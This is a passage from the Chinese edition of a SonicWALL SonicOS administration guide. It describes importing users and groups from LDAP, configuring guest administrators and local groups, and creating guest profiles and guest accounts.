19 要从显示的列表中移除一个或多个用户，选择页面底部附近的以下一个选项，然后单击**从列表删除**：

- 要移除已选中其复选框的用户，请选择**所有已选中的用户**单选按钮。
- 要根据名称、描述或位置移除某些用户，选择**<field1>包含<field2>的所有用户**单选按钮。在第一个字段的下拉列表中选择**名称**、**描述**或**位置**，并在第二个字段中输入匹配值。
- 在这个选项中，**名称**表示列表左列中显示的用户名，**描述**表示其右侧显示的描述（并非所有用户都有描述），**位置**表示用户对象在 LDAP 目录中的位置。通过鼠标悬停在用户名上可以显示位置和完整的用户名，如上图所示。
- 例如，您可能想要移除在描述中标记为 "Disabled" 的帐户。本例中，在第一个字段中选择**描述**，在第二个字段中输入 **Disabled**。第二个字段区分大小写，所以如果您输入小写的 **disabled**，可能会删除另外一组用户。
- 要根据在 LDAP 目录中的位置移除某些用户，请选择**所有用户<field1> <field2>**单选按钮。在第一个字段中，从下拉列表中选择**在**或**在或其下**。在第二个字段中，从下拉列表中选择 LDAP 目录位置。

  注：没有必要为了不导入某些用户，而将其从列表中移除。以上操作只是为了便于查看列表中的其余用户。如果您选择不这样做，可以直接跳转至步骤 22。

20 重复上一步骤删除附加用户，直至获得一份方便从中选择导入的可管理列表。

21 要撤消对用户列表所作的全部更改，单击**撤消**，然后单击确认对话框中的**确定**。

22 通过使用**从列表删除**选项完成删除所有不需要的帐户后，使用列表中的复选框选择要导入的帐户。

23 单击**保存选中**。

配置访客管理员

“访客管理员”权限组为管理员提供的访问权限仅可用于管理访客帐户和会话。

配置访客管理员帐户的步骤如下：

1 转至**用户 > 本地用户**页面。

2 单击**添加用户**。将显示**添加用户**对话框。



3 单击**群组**选项卡。

4 在**用户群组**列表中选择**访客管理员**。

5 单击 **->** 箭头图标将**访客管理员**移动到**成员**列表。

6 单击**确定**。

7 转至**网络 > 接口**页面。

8 单击 LAN 接口的**编辑**图标 。将显示**编辑接口**对话框。

9 要允许访客管理员帐户通过 LAN 登录设备，在**用户登录**下面选中 **HTTP** 和 **HTTPS** 复选框。

10 单击**确定**。

登录为访客管理员

以访客管理员身份登录的步骤如下：

1 作为访客管理员登录到设备。此时出现一个窗口，显示对权限服务的访问权。

2 单击**管理**按钮。


登录之后，访客管理员可以通过**用户 > 访客状态**页面来管理访客帐户和会话，但不能访问任何其他资源或管理接口页面。

配置本地群组

- 第 1264 页的用户 > 本地组
  - 第 1265 页的创建或编辑本地群组
  - 第 1269 页的从 LDAP 导入本地群组
  - 第 1271 页的按 LDAP 位置设置用户成员身份

用户 > 本地组

本地群组显示在**本地组**表中。某些本地群组为默认群组，可进行修改，但无法删除。



- **复选框** – 用于选中单独本地群组。默认本地群组无法更改，因此其复选框为灰色。
- **展开/折叠**图标 – 默认情况下，仅列出本地群组的名称。单击
  - **展开**图标可展开要显示所有群组成员的列表。如果本地群组无任何成员，无成员文字将显示在该群组列表下方。
  - **折叠**图标可隐藏本地群组的成员资格。
- **名称** – 按名称同时列出默认和配置的本地群组。

  如果在**系统 > 管理**页面上启用**启用多个用户角色** 选项，则**用户 > 本地群组**页面将列出这些基于角色的默认管理员群组：
  - 系统管理员

- 加密管理员
- 审核管理员

- **绕过内容过滤** – 以绿色勾选标记图标指示是否绕过本地群组的内容过滤。将鼠标悬停在该图标上将显示工具提示。

  对于远程用户，将显示不适用远程验证的**注释**图标。
- **访客服务** – 以绿色勾选标记图标指示访客服务对于本地群组而言是否处于活动状态。将鼠标悬停在该图标上将显示工具提示。

  对于远程用户，将显示不适用远程验证的**注释**图标。
- **管理** – 显示可用于本地群组的管理功能类型。将鼠标悬停在该图标上可显示与所列功能相关的工具提示。

  对于远程用户，将显示不适用远程验证的**注释**图标。
- **备注** – 列出为本地群组提供的任何注释。
- **VPN 访问** – 针对每个群组及群组成员显示**注释**图标。将鼠标悬停在该图标上可显示本地群组的 VPN 访问状态及该群组每个成员的状态。
- **配置** – 显示每个本地用户群组和群组成员的**编辑**和**删除**图标，以及群组成员的**删除**图标。如果图标为灰色，则该功能不可用于该本地群组或群组成员。

如需配置说明，请参见以下章节：

- 第 1265 页的创建或编辑本地群组
- 第 1269 页的从 LDAP 导入本地群组

创建或编辑本地群组

本章节介绍如何创建本地群组，但同样适用于编辑现有的本地群组。在添加或编辑本地群组时，您可以将其他本地群组添加为群组的成员。

主题：

- 第 1265 页的添加本地群组
- 第 1269 页的编辑本地群组

添加本地群组

添加本地群组的步骤如下：

1 转至**用户 > 本地群组**。

2 单击**添加群组**按钮显示**添加群组**对话框。



主题：

- 第 1266 页的“设置”选项卡
- 第 1267 页的成员选项卡
- 第 1267 页的 VPN 访问选项卡
- 第 1268 页的 CFS 策略选项卡
- 第 1268 页的书签选项卡
- 第 1269 页的“管理”选项卡

“设置”选项卡

1 在**名称**字段中输入本地群组的名称。

> **注：**预定义用户或群组的名称不能编辑，且字段变灰。

2 可以选择在**备注**字段中输入描述备注。

3 还可以选中**根据用户在 LDAP 目录中的位置设置成员关系**复选框。如果启用该设置，当用户登录或通过 SSO 识别时，如果 LDAP 服务器上的用户对象位于在 **LDAP 位置**中指定的位置 (或者后者如果合适的话)，则会给予该会话的用户群组成员身份。默认禁用该设置。

> **提示：**在**成员**选项卡，本地用户和其它群组也可作为该群组的成员。

如果启用此设置，激活 **LDAP 位置**字段。

a 在 **LDAP 位置**字段中，输入位于 LDAP 目录树中的位置。这个位置可以是一个路径（例如 `domain.com/users`）也可以是 LDAP 识别名。

> **注：**如果 LDAP 用户群组镜像已启用，那么在镜像用户群组中该字段是只读的，且显示在 LDAP 目录镜像群组中的位置。


b 从以下**用户位置**选项中选择一项可更精确地选择位置：

- **指定位置或指定位置以下**（默认值）
- **指定位置**

4 或者选中**需要一次性密码**复选框为该群组请求一次性密码。如果启用该设置，用户必须设置电子邮件地址。

成员选项卡

1 单击**成员**选项卡，



2 从**非成员用户和群组**列表中，选择想要添加的用户和/或群组。

3 单击**右箭头 ->** 按钮将用户和/或群组添加到**成员用户和群组**列表中。


单击**添加全部**添加所有用户和群组。

> 注：您可以将任何群组添加为另一群组的成员，**所有人**和**所有 LDAP 用户**除外。注意您添加为其他群组成员的群组的成员身份。

要删除用户和/或群组，从**成员用户和群组**列表中，选择用户和/或群组，然后单击**左箭头 <-** 按钮。要删除所有的用户和群组，单击**全部删除**。

VPN 访问选项卡

1 单击 **VPN 访问**选项卡。



2 从**网络**列表中，选择该群组将默认拥有 VPN 访问权限的网络资源。

> **注：**群组的 VPN 访问设置会影响远程客户端和 SSL VPN 虚拟办公室书签。

3 单击**右箭头 ->** 按钮将资源添加到**访问列表**中。

要删除资源，从**成员用户和群组**列表中，选择资源，然后单击**左箭头 <-** 按钮。要删除所有资源，请单击**全部删除**。

CFS 策略选项卡

如果安全设备具有内容过滤服务 (CFS)，您可以在 **CFS 策略**选项卡中配置该群组的内容过滤策略。如需注册和管理 SonicWALL 内容过滤服务的说明，请参见第 1343 页的安全服务 > 内容过滤器。

1 单击 **CFS 策略**选项卡。



2 从**策略**下拉菜单中选择 CFS 策略。

书签选项卡

1 单击**书签**选项卡。



2 您可以添加、编辑或删除作为相关群组成员的各用户的虚拟办公室书签。如需关配置 SSL VPN 书签的信息，请参见第 1121 页的配置 SSL VPN 书签。

> **注：**在可以配置用户的书签之前，用户必须是 SSLVPN 服务群组的成员。

“管理”选项卡

1 单击**管理**选项卡。



2 如果给予新群组其他管理群组的成员身份使其成为管群理组，那么可以选中**成员从网页直接登录到管理界面**复选框。

3 **如果此群组将授予只读管理并且与其他管理群组配合使用**选项仅在编辑 SonicWALL 只读管理群组时显示。这两个选项可控制用户开始获得用户群组成员资格时出现的状况，该群组提供只读管理（即 SonicWALL 只读管理群组或其中具有成员资格的群组），然后添加至其他管理用户群组：

- 如需为用户提供其他管理群组设置的无只读限制的管理权限，请选择**其他群组的管理权限将覆盖此（无只读限制）**。此设置允许将只读管理群组设为一组用户的默认值，但仍使其成为其他管理群组成员以覆盖所选用户的默认值，以便其执行配置。默认情况下已选中该选项。在“用户 > 本地用户”页面上，该用户的“管理列”将显示其他群组指定，例如**受限**
- 如需为成员用户提供其他群组设定、但将其限制为只读访问的的管理级别，请选择**其他群组的管理权限将被限制为只读**。在“用户 > 本地用户”页面上，该用户的“管理列”将显示双重指定，例如**只读，受限**。
- 如需混合使用这两者，请在 SonicWALL 只读管理中选择第一个选项，然后创建为该群组成员的其他群组，但其已选择第二个选项（反之不成立）。

  注：如果用户为只读管理群组成员且在其他管理群组中无任何成员资格，则该成员将获取限制为只读的完全级别访问权限（根据 SonicWALL 管理员）。

4 单击**确定**完成配置。

编辑本地群组

编辑本地群组的步骤如下：

1 单击要编辑的群组的**编辑**按钮。

2 遵照第 1265 页的添加本地群组中的步骤。

从 LDAP 导入本地群组

您可以通过检索 LDAP 服务器中的用户群组名称配置 SonicWALL 上的本地用户群组。**从 LDAP 导入...**按钮将打开对话框，其中包含可导入到 SonicOS 的用户群组名称的列表。


SonicOS 上的用户群组与现有 LDAP/AD 用户群组的名称相同有利于在成功 LDAP 身份验证后授予 SonicWALL 群组成员身份和权限。

从 *LDAP* 服务器导入群组的步骤如下：

1 转至**用户 > 设置**页面。

2 将**验证方法**设置为 **LDAP**。

3 转至**用户 > 本地组**页面。




4 单击**从 LDAP 导入...**。此时显示**从 LDAP 导入用户群组**对话框。



5 选择是否：

- 从 **LDAP** 目录导入用户群组（默认）
- 自动配置群组以便按 **LDAP** 位置 **(OU)** 设置隶属

将显示 **LDAP 导入用户群组**对话框。



6 还可以选中您不要导入的群组的复选框，然后单击**从列表中删除**按钮。

7 要撤销对群组列表所做的全部更改：

   a 单击**撤销**。

   b 单击**确定**。

8 在将列表缩减到可控大小后，选中您要将其导入 SonicOS 的各群组的复选框。

9 然后单击**保存选中**。

按 LDAP 位置设置用户成员身份

可以在 LDAP 服务器上为某些组织单位 (OU) 中的用户设置 LDAP 规则和策略。如需“按组织单位的 LDAP 群组成员”功能的更多信息，请参阅第 1152 页的按组织单位的 LDAP 群组成员。如需创建新成员的完整过程，请参阅第 1204 页的创建 RADIUS 用户的新用户群组。

按 *LDAP* 位置设置用户成员身份的步骤如下：

1 转至**用户 > 本地群组**。

2 对于本地群组可单击**编辑**图标，或单击**添加群组...**按钮。随即显示**添加/编辑群组**对话框。



3 选中**根据用户在 LDAP 目录中的位置设置成员关系**复选框。

> 提示：在**成员**选项卡上，本地用户和其它群组也可作为该群组的成员。

4 选择一个**用户位置**选项：

- **指定位置或指定位置以下**（默认值）
- **指定位置**

5 启用**根据用户在 LDAP 目录中的位置设置成员关系**设置后，激活**LDAP 位置**字段。输入在 LDAP 目录树中的位置。这个位置可以是一个路径（例如 `domain.com/users`）也可以是 LDAP 识别名。

> 注：如果 LDAP 用户群组镜像已启用，那么在镜像用户群组中该字段是只读的，且显示在 LDAP 目录镜像群组中的位置。

6 单击**确定**。

120

管理访客服务和访客帐户

- 第 1273 页的用户 > 访客服务
  - 第 1274 页的全局访客设置
  - 第 1274 页的访客配置文件
- 第 1275 页的用户 > 访客帐号
  - 第 1275 页的查看访客帐户统计
  - 第 1276 页的添加访客帐户
  - 第 1278 页的启用访客帐户
  - 第 1278 页的启用访客帐户自动删除
  - 第 1278 页的打印帐户详细信息
- 第 1279 页的用户 > 访客状态
  - 第 1279 页的注销设备上的帐户

用户 > 访客服务

访客帐户是为用户登录网络设置的临时帐户。您可以根据需要手动创建这些帐户或批量生成帐户。SonicOS 包含可以预先设置的配置文件，以在生成访客帐户时自动配置。访客帐户通常限定了预定义的有效期。在有效期结束后，默认移除帐户。

访客服务用于确定访客帐户的限制和配置。**用户 > 访客服务**页面显示访客配置文件的列表。访客配置文件确定生成访客帐户时使用的配置。在**用户 > 访客服务**页面，您可以添加、删除和配置访客配置文件。此外，您还可以确定登录安全设备的所有用户是否能看到用户登录窗口，该窗口显示当前登录会话的剩余活动时间。



主题：

- 第 1274 页的全局访客设置
- 第 1274 页的访客配置文件

全局访客设置

选中**显示带有注销按钮的访客登录状态窗口**在每次用户登录时都在用户工作站显示用户登录窗口。用户在其登录会话期间必须保持该窗口打开。窗口会在当前会话中显示剩余时间。用户可以通过在登录状态窗口单击**注销**按钮注销。

访客配置文件

访客配置文件列表显示您创建的配置文件，并允许您添加、编辑和删除配置文件。

添加配置文件的步骤如下：

1 单击访客配置文件列表下方的**添加**显示“添加访客配置文件”窗口。



2 在**添加访客配置文件**窗口，配置：

- **配置文件名称**：输入配置文件的名称。
- **用户名前缀**：输入从该配置文件生成的每个用户帐户名的第一部分。
- **自动生成用户名**：选中该选项允许从该配置文件生成访客帐户，以获得自动生成的用户名。用户名通常为前缀加上两或三位的数字。
- **自动生成密码**：选中该选项允许从该配置文件生成访客帐户，以获得自动生成的密码。生成的密码为八个字符的唯一字母字符串。
- **启用帐户**：选中该选项使从该配置文件生成的所有访客帐户在创建后得到启用。
- **自动删除帐户**：选中该选项使帐户在有效期截止后从数据库中移除。
- **强制登录唯一性**：选中该选项在任一时间只允许使用某个帐户的单个实例。在创建新访客帐户时，默认启用该功能。如果您允许多个用户使用相同帐户登录，则清除强制登录唯一性复选框禁用该功能。
- **首次登录时激活帐户**：选中该框延迟帐户过期计时器至用户首次登录帐户的时间。
- **帐户生命周期**：该设置定义帐户在过期前在安全设备上保持有效的时间。如果启用了**自动删除**，在过期时就删除帐户。如果清除了**自动删除**复选框，帐户在处于**过期**状态时保留在访客帐户列表中，以便于重新激活。

- **会话生命周期**：定义访客登录会话在激活后保持有效的时间。默认为在访客用户首次登录帐户时激活。**会话生命周期**不能超过在**帐户生命周期**中设置的值。
- **闲置超时**：定义无流量通过激活的访客服务会话的最长时间。如超过此设置值，会话将过期，但只要**帐户生命周期**未截止，帐户仍保持活动。**闲置超时**不能超过在**会话生命周期**中设置的值。
- **注释**：在**备注**字段中可以输入任何文字作为备注。

3 单击**确定**添加配置文件。

用户 > 访客帐号

用户 > 访客帐号页面列出安全设备上的访客服务帐户。在访客服务帐户中，您可以启用或禁用各帐户、帐户组或所有帐户，您可以设置帐户的自动删除功能，并且可以添加、编辑、删除和打印帐户。



主题：

- 第 1275 页的查看访客帐户统计
- 第 1276 页的添加访客帐户
- 第 1278 页的启用访客帐户
- 第 1278 页的启用访客帐户自动删除
- 第 1278 页的打印帐户详细信息

查看访客帐户统计

要查看访客帐户的统计信息，将鼠标悬停在访客帐户行的“统计”图标上。统计窗口显示所有完成的会话发送和接收的累计总字节数和数据包数。当前活动的会话在访客用户注销前，不在统计之列。




添加访客帐户

您可以逐一添加访客帐户或自动生成多个访客帐户。

添加单独的帐户的步骤如下：

1 在帐户列表下，单击**添加访客**。随即显示**添加访客**窗口。



2 在**设置**选项卡中，配置：

- **配置文件**：选择生成该帐户使用的访客配置文件。
- **名称**：输入帐户名称或单击**生成**。生成的名称是配置文件中的前缀加上随机的两或三位数字。
- **注释**：输入描述性备注。
- **密码**：输入用户帐户密码或单击**生成**。生成的密码是随机的八位字母字符串。
- **确认**密码：如果您没有生成密码，请重新输入。

  注：记下密码。否则您将需要重置密码。

3 单击**访客服务**选项卡。

4 配置：

- **启用访客服务特权**：选中该选项在帐户创建时即启用。默认情况下已选中该选项。
- **强制登录唯一性**：选中该选项一次只允许该帐户的一个实例登录安全设备。取消选中该选项则允许多个用户同时使用该帐户。默认情况下已选中该选项。
- **帐户过期时自动删除帐户**：选中该选项使帐户在有效期截止后从数据库中移除。默认情况下已选中该选项。
- **首次登录时激活帐户**：选中该选项开始帐户过期计时。
- **帐户过期**：该设置定义帐户在过期前在安全设备上保持有效的时间。如果**帐户过期时自动删除帐户**：
  - 已启用，则帐户将在过期后删除。
  - 已禁用，则帐户在处于**过期**状态时保留在访客帐户列表中，以便于重新激活。

  注：该设置替代配置文件中的帐户生命周期设置。

- **会话生命周期**：定义访客登录会话在激活后保持有效的时间。默认为在访客用户首次登录帐户时激活。**会话生命周期**不能超过在**帐户生命周期**中设置的值。

  注：该设置替代配置文件中的会话生命周期设置。

- **闲置超时**：定义无流量通过激活的访客服务会话的最长时间。如超过此设置值，会话将过期，但只要**帐户生命周期**未截止，帐户仍保持活动。**闲置超时**不能超过在**会话生命周期**中设置的值。


  注：该设置替代配置文件中的闲置超时设置。

- **接收限制 (0 以禁用)**：输入允许用户接收的兆字节数。最小值为 0，即禁止此限制；最大值为**不受限制**，此为默认值。
- **传输限制 (0 以禁用)**：输入允许用户传输的兆字节数。最小值为 0，即禁止此限制；最大值为**不受限制**，此为默认值。

5 单击**确定**生成帐户。

生成多个帐户的步骤如下：

1 在帐户列表下，单击**生成**。



2 在**生成访客帐户**对话的**设置**选项卡中配置：

- **配置文件**：选择用于生成帐户的访客配置文件。
- **帐户数**：输入要生成的帐户数。
- **用户名前缀**：输入生成的帐户名称使用的前缀。例如，如果您输入 **Guest**，生成的帐户将具有类似“Guest 123”和“Guest 234”的名称。
- **注释**：输入描述性备注。

3 在**访客服务**选项卡中，配置：

- **启用访客服务特权**：选中该选项在帐户创建时即启用。
- **强制登录唯一性**：选中该选项一次只允许各生成的帐户的一个实例登录安全设备。取消选中该选项则允许多个用户同时使用该帐户。
- **帐户过期时自动删除帐户**：选中该选项使帐户在有效期截止后从数据库中移除。该设置如不同于访客配置文件中的自动删除设置，将替代后者。

- **帐户过期**：该设置定义帐户在过期前在安全设备上保持有效的时间。如果启用了**自动删除**，在过期时就删除帐户。如果清除了**自动删除**复选框，帐户在处于**过期**状态时保留在访客帐户列表中，以便于重新激活。该设置替代配置文件中的帐户过期设置。
